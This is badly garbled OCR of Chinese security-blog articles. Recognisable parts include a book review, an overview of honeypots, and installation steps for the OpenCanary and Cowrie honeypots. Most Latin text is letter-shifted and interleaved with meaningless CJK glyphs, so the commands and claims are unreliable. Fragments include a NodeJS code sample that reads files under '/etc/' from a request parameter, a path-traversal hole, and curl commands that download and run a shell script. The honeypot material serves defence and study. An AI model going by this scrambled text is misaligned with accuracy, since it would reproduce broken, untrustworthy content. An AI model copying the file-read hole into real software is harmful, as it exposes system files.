
6TsTwXuRnS{9w8gU6T|Tr57nFY\T|:\\2hglw


ud50grp 0{vv0vfdqqhu=

kwwsv=22fr gh1j rrj dh1fr p 2dufklyh2s2ud50grp 0{vv0vfdqq

hu2

Qr ghMVVfdq





Qr ghMVVf dq 练 s|wkr q qr gh 见

矿裁 (q) 警罪 练 矿 罗

(q) 见 练 (q)矿 起 般 xuo 罪

uhdgl ldh 挺 矿 范 (q) 见 罪 练 矿练

(q) 摄

考罗足 神

+1uhdgl ldh+,+1~3/73333Ø+uht 1·uht 1t xhu|·uht 1er g|·uht 1s dud

p ,

练 (q) 矿 见 罪 读

uhdgl ldh+%2hwf 2% uht 1s dudp 1s dwk, 见 罪般经 (q)矿

补 齐 摄

Qr ghMVVF dq

4携　　见　　。　练罗　}ls　。　经词矿　ⓡ　　罗。

5携　见　练罗　警+　　警　(q)　　,　　齐　警雅

6携　警雅　　mvehdxwvi|　　矿

7携　见　练　矿　见　见阻　　(q)罪+　(q)矿　　署

,矿　　般矿(q)

9携　　(q)　见　　(y)　矿　ufh矿{vv矿vvui矿vtd

:携

Olqx{

原创 两块 信安之路 2019-04-09

Olqx{ Edvlfv ir u Kdfnhuv= J hwwqj Vwduwng z lwk Qhwz r unlqj / Vfulswqj / dqg Vhfxulw/ lq Ndd

腾 Qr Vwdufk Suhvv 齐 534; 45 认齐 矿英

Olqx{ 腾 9 摄

败 Rffxs|WkhZ he 练 迎 阿 携 络

矿 53. 维 摄裁 KdfnhuvDulvh 脚

矿 脑 鞋 虚 携 。 迎 阿

参 摄

罪 绑 神

kwwsv=22j lwkxe1fr p 2RshqF| ehuWudqvodwr qSur mfw2WS4

脑 规际设 神dqx{矿 sgi 真

4< (t) 艺 驱 阿 Olqx{

败矿 Ⓑ 知迎 职 矩(f)落 腾摄Ⓡ

腾 矿 隆 矿起 Ndd Olqx{

Olqx{ 矿 院 谷起 矿 (y) 败翻

阿 败 阻 迎 阿 Olqx{ 脚 起 摄

矿 (y)矿 ⓰

摄 般练绑矿 艺 阻 迎 阿 虚矿 (y)遭 矿

结 (y) 矿 腾 艺败 齐 矿 雅 罪 矿

跳 罪 阀 规 陷 摄

翻 Olqx{ 规矿腾 雅 观 败矿 般

魁罗 脑 练 遭 矿 结 练 矿艺 般摄

腾 雅 (y) 矿 (x)矿调 艺 矿 起

2 2 矿袋 知 结 矿陷

评练 矩矿 Ⓡ魁罗 矿 艺 脑 艺

般练 矿 脚练 矿 般 摄 认 败 lqn57: J J 携qMf{携

携vdud<94 限 矿 (t)练 矿 矿

贝 摄

(t) 败翻 脚 雅 起 + 败 ,矿 般 迎 职

(t) 脑 翻般 阿 维 矿 谈 阻 矿艺 般 摄

(f)落齐 矿 迄 阀 际 (t) 矿 结 败 陷

齐 (x) Ⓡ 绑 词 携 Ⓓ携(f) 摄

腾 **神** 购 (r) 迎 阿

矿擎Olqx{ edvlf ir u kdf nhuv支 练罗

练 摄 脑 起 Ndd Olqx{ 脚 Olqx{ 败

矿 阻 迎 阿 罗 绝 维摄

绑 腾 败 练范 (f)落神

阿 矿 遭 前 易矿

角 f|ehuvhfxulw 隔 艰 迄 携⓰

矿规　　迎　携　　ⓜ矿　　矿　　购

携谨　　携　驱　　摄00Clqn

败翻练　　阿　　矿　　罗　　Ⓑ般结　绿　摄

腾　矿　脑　　虚　规　　腾　　谨　Ⓑ

院　　摄00C

艺　　矿练　　齐范　脚雅　　Ⓑ　　矿调

结　　迎　矿　罗　　矿调轻起　　般　练　摄　遭

阿　维脑　翻　　跳范　　矿　　矿　翻　虚　　矿　　前

职　剔　练认　矿　练认ⓜ摄00C缩

证诱角练　　腾矿　　肋　矿练　　脚矿

练　　齐矿　　练罗结　　矿　　罪矿　阀

矿　　结　　齐摄　　遭般　耐　　阿　　矿　　腾

罪矿　　矿　　矿　　绕　　限⓱摄

00CqMf{

擎Olqx{ Edvlfv iruKdfnhuv支　　(t)　练罗　　矿

谅　证诱　ⓦⓜ矿脑　　般练罗　　摄　　腾矿

规　练　般　Olqx{　　罪规　　Ⓑ　　矿　　矿　齐

脑　规　结　　般　　Ⓑ　　矿　职练考　　摄

脑　　除　携　　ⓜ　　⑨阻　角矿限　　芯　(f)落　　真

00Cvdud<94

®继行

原创 Cherishao 信安之路 2019-04-15

练罗 阻芯 矿 菠 迎矿

参 票起 参 矿 规 阀 结

参矿 参 前 剔 前 剔摄

携 芯 罪 练罗 遂 ⓡ知 矩 陷计 艺 携

参 摄

(f)

角 规 (f)翻 神菠 知 携 矩矿

知 莫芯携 矩票 莫芯 (f)翻谈罪莫芯知

WF S2LS 携 ⓡ) 矩矿 莫芯知

)) 矿 携(f) 携 Ⓓ矩摄


耀 访⓮

耀 访⓮ 艺 參 翻矿

陷 參矿 绝 參 矿轴艺 摄

li 系统没有对外开放任何真实的服务
wkhq 任何一个对它的连接尝试都是可疑的

剔 前 练 艺练 经继 齐 别别擎Wkh Fxfnrr*v Hjj支 矿 般耀虚际败翻练罗际 虚 矿 谷 练 维 艰矿 腾 败 FdiirugVwrœ 罗 阿络 矿裁 4<;; 齐 前 练罗般 剔摄



练 齐 43 矿 Ⓑ练 阿 矿 脑 齐练 菠 矿 前 隆剔 败 ⓡ矿 參 翻遭齐 矿补 摄

蜜罐产品	类别
Niels Provos Honeyd	开源
Fred Cohen DTK（欺骗工具包）	开源
KFSensor、Specter	商用

谈莫芯　　结

翻谈莫芯　　矿　　齐般　　败

练　(f)矿足　　练罗 I WS　ⓡ摄　谈莫芯

矿调　　结　规　　參　矿　　參

參矿补　起　　题绑　摄

翻般　　參　迎　矿艺　虚　齐练范　神

Ⓑ　參　迎　矿　參　LS矿　规　參

经　矿　练　规　參摄

绑矿　齐般练　莫芯　摄　莫芯

跳　败　ⓡ矿　矿　莫芯　矿

Ⓑ　脑　阿　摄

前　剔　规绑(o)　神

kwwsv=22j lwkxe1fr p 2sdudod{ 2dz hvr p h0kr qh| sr w2eor e2

p dvwhu2UHDGP HbF Q1p g

莫芯　　绕

莫芯　　(f)　矿　绝

评　　參芯　经陷裁　矿　　矿

脑　　摄

4携　　绑　齐　　罗　。票

5携　　经　　警脑　　矿调

警　　參　(u)　摄

莫芯　访

角　骤　般　(f)　摄　艺　　警　ⓡ

矿　參　　评　　摄　　齐　　(f)

參　摄　矿　　携　　參　　翻脑　ⓠ

摄

DSW　參　齐　矿　让维　Ⓑ词　阿

雅　　矿艺　矿　词　阿

际　资　　起　ⓤ　　频　矿

摄

=V| p dqwhf　DWS　警　　VHS

ⓤ　=693　　罪

规经 耀 DSW 參 练罗 矿 评

Ⓑ 迎 矿起 參

阻让维雅 罗虚 SF摄调 Ⓑ 计 雅 迎 矿

练 參 矿。 鸡 携雅 菠 败矿

翻 维。 结 维ⓡ ⓡ 经 阿 频

矿 结 规矿 耻矿 Ⓡ

频 摄

败翻练 频 矿陷 菠 菠 结 携

雅 维 频 衍 携 (f)

矿 神

翻蚁耻 耻 (s)维际 遭收 改离

kwwsv=22z z z 1vhf sxo vh1fr p 2duf klyhv2835681kwp o

雅 谈莫芯 Orshqfdqdu|

r shqfdqdu| 5348 eodfnkdw 齐

练 隆矿 s|wkrq ⓡ摄 ⓡ

虚起 知莫芯 矩 矿 评菠 摄

神kwwsv=22j lwkxe1fr p 2s4u39x62r shqfdqdu| bz he

神

&虚拟机040Z he

^urrwCorfddkrvv ä`& fdv 2hwf2uhgkdw0uhdhdvh

FhqwRV Olqx{ uhdhdvh :1814; 37 +Fruh,

```
^urrwCorfddkrvvä`&lifrqilj
hqv66=iodjv@7496?XS/EURDGFDVW/UXQQLQJ/PXOWLFDVWA
pwx 4833
          lqhv 43131431535;    qhwpdvn 5881588158813
eurdgfdvv 431314315888
&虚拟机050Djhqw
^urrwCorfddkrvvä`&fdv2hwf2uhgkdw0uhchdvh
FhqwRV Olqx{ uhchdvh :1814;37 +Fruh,
^urrwCorfddkrvvä`&lifrqilj
hqv66=iodjv@7496?XS/EURDGFDVW/UXQQLQJ/PXOWLFDVWA
pwx 4833
          lqhv 43131431535<    qhwpdvn 5881588158813
eurdgfdvv 431314315888 111111
```

神

矿 ⓤ 矿

wruqdgr携P|vtq携 vxshuylvru携rshqfdqdu|矿 ⓤ


摄

Zhe 神

```
^urrwCorfddkrvvä`&fxuc0R
kwwsv=22udz1jlwkxexvhufrqwhqw1frp2s4u39x62rshqfdqdu|bzhe
2pdvwhu2lqvwdoo2lqvwdoobrshqfdqdu|bzhe1vk
^urrwCorfddkrvvä`&fkprg.{ lqvwdoobrshqfdqdu|bzhe1vk
^urrwCorfddkrvvä`&12lqvwdoobrshqfdqdu|bzhe1vk
&&&&&&&&&&&正在初始化环境&&&&&&&&&
服务端LS地址=43131431535;
4<5149;145514
LS是否正确+|2q,=|
&&&&&&&&&安装依赖包&&&&&&&&&&&&
已加载插件: idvwhvwploury/odqjsdfnv 111111
```

```
&启动服务
v| vwhp fwc vwduw vxshuylvr ug1vhuylfh
v| vwhp fwc vwduw qj lq{1vhuylfh
v| vwhp fwc vwduw p duldge1vhuylfh
```

ⓤ Ⓟ 矿 神kwws=2243131431533; 矿 =



Fdhqw 神

```
^urrwCorfddkrvv ä`&fxuc0R
kwwsv=22udz1j lwkxexvhufrqwhqw1frp2s4u39x62rshqfdqdu| bzhe
2pdvwhu2lqvwdoo2lqvwdoobrshqfdqdu| bdjhqw1vk
^urrwCorfddkrvv ä`&fkprg.{ lqvwdoobrshqfdqdu| bdjhqw1vk
&启动服务
^urrwCorfddkrvv ä`&rshqfdqdu| g00vwduw
```

Ⓟ 矿 dj hqw 耀 摄

kvws=2243131431533<2lqgh{1kwp o 矿

绑矿翻般 Ⓑ GL\


^ur r wC or f ddkr vv qdvOr j lq`& sz g

2xvu2or f dc2vuf 2r shqf dqdu| 2r shqf dqdu| 2p r gxcnv2gdwd2kwws2vn


lq2qdvOr j lq

^ur r wC or f ddkr vv qdvOr j lq`& ov

7361kwp c 7371kwp c lqgh{1kwp c vwdwf



Qp ds dj hqw ⓡ 题 绑



nlssr 罪莫芯 OFrzulh

练罗隆 罪 莫芯 VVK 矿 Olqx{ 罪矿 规

参 艺 ⓜ 随携 阻 观规 经词 绑

警摄 参 经词 警 矿 警 败 评 矿

规 阿摄

神kwwsv=22j lwkxe1fr p 2fr z ulh2fr z ulh

神

kwwsv=22fr z ulh1uhdgwkhgr fv1lr 2hq2cdwhvw2LQVWDOO1kwp o

+ 起 YSV,=

```
urrwC YP 03060gheldq=ä&  ovebuhdhdvh 0d
Qr OVE p r gxdhv duh dydlodedh1
Glvwulexwr u LG= Gheldq
Ghvfulswr q=  Gheldq J QX2Olqx{ <13 +vwuhwfk,
Uhdhdvh=  <13
Fr ghqdp h=  vwuhwfk
```

院艺 Fr z ulh 耀 细罗 神

4携 践

S|wkr q 矿 院践

```
urrwC YP 03060gheldq=ä& s|wkr q 0Y
S|wkr q 51: 146
urrwC YP 03060gheldq=ä& dsw0j hv lqvwdoc j lv s|wkr q0yluwxdohqy
devvc0ghy deiil0ghy exlog0hvvhqwldc des|wkr q0ghy
s|wkr q51: 0p lqlp dc dxwkelqg
Uhdglqj sdfndj h dvvw111 Gr qh
111111
Sur fhvvlqj wulj j huv ir u def0elq +5157044, 111
```

5携(s)

```
urrwC YP 03060gheldq=ä& xvhudgg 0u 0p 0v 2elq2edvk frzulh
urrwC YP 03060gheldq=ä& sdvvzg frzulh
Hqwhu qhz XQL[ sdvvzrug=
Uhwsh qhz XQL[ sdvvzrug=
sdvvzg=sdvvzrug xsgdwhg vxffhvvixo
```

6携 警

```
urrwC YP 03060gheldq=2rsw& vx frzulh
frzulhC YP 03060gheldq=2rsw' fg ä
frzulhC YP 03060gheldq=ä' jlv for qh
kwwsv=22jlwkxe1frp 2frzulh2frzulh1jlw
For qlqj lqwr *frzulh*111
uhp rwh=Hqxp hudwqj remhfw=59/grqh1
uhp rwh=Frxqwqj remhfw=433( +59259,/grqh1
uhp rwh=Frp suhvvlqj remhfw=433( +53253,/grqh1
uhp rwh=Wrwdo 45663 +ghowd 9,/uhxvhg 57 +ghowd 9,/sdfn0uhxvhg
45637
Uhfhlylqj remhfw=433( +456632456663,/;13< PlE ·4147 PlE2v/
grqh1
Uhvrolqj ghowdv=433( +;8942;894,/grqh1
frzulhC YP 03060gheldq=ä' ov
frzulh
frzulhC YP 03060gheldq=ä' fg frzulh2
```

7携

翻 s|wkrq5

```
frzulhC YP 03060gheldq=ä2frzulh' szg
2krph2frzulh2frzulh
frzulhC YP 03060gheldq=ä2frzulh' yluxddhqy
00s|wkrq@s|wkrq5 frzulh0hqy
Uxqqlqj yluxddhqy zlwk lqwhusuhwhu 2xvu2elq2s|wkrq5
Qhz s|wkrq h{hfxwdedn lq
```

```
2krp h2frzulh2frzulh2frzulh0hqy2elq2s|wkrq5
Dovr fuhdwhqj h{hfxwdedfh lq
2krp h2frzulh2frzulh2frzulh0hqy2elq2s|wkrq
Lqvwdoolqj vhwxswrrov/snj buhvrxufhv/sls/zkhho111grqh1
```

。神

```
frzulhCYP03060gheldq=ä2frzulh' vrxufh
frzulh0hqy2elq2dfwhydwh
+frzulh0hqy, frzulhCYP03060gheldq=ä2frzulh' sls lqvwdoo
00xsjudgh sls
Uhtxluhphqv dauhdg| xs0wr0gdwh=sls
lq 12frzulh0hqy2dve2s|wkrq51:2vlwh0sdfndjhv +4<1316,
+frzulh0hqy, frzulhCYP03060gheldq=ä2frzulh' sls lqvwdoo
00xsjudgh 0uuhtxluhphqvw1w{w
Frqfdwqj wzlvwhgA@4:1413 +iurp 0uuhtxluhphqvw1w{w +dqh 4,,
Xvlqj fdfkhg
kwwsv=22ildhv1s|wkrqkrvwhg1ruj2sdfndjhv2i;25e2d;3d:3i:4he5
e;9<<5iid8dddh7478::<4dh9:idd:3<5:ig49e:945:f5e:2Wzlvw
hg04<15131wdu1e}5
Frqfdwqj fu|swrjudsk|A@31<14 +iurp 0uuhtxluhphqvw1w{w +dqh
5,,
111111
Vxffhvvixoo| exlow wzlvwhg wivs| s|fsduvhu111111
Vxffhvvixoo| lqvwdoohg Dxwrpdw031:13 111111
```

8携 警

whqhw矿 (s) frzulh1fij 蝉 阻规绑雅 神

```
+frzulh0hqy, frzulhCYP03060gheldq=ä2frzulh' szg
2krp h2frzulh2frzulh
+frzulh0hqy, frzulhCYP03060gheldq=ä2frzulh' ylp
frzulh1fij
&写入以下文件，启用 whqhw
```

^whoqhw`
hqdedng @ wuxh

9携 ⓤ Frzulh

+frzulh0hqy, frzulhCYP03060gheldq=ä2frzulh2elq' 12frzulh vwduw

Mrlq wkh Frzulh frppxqlw\ dw≠ kwws=22elwld2frzulhvodfn

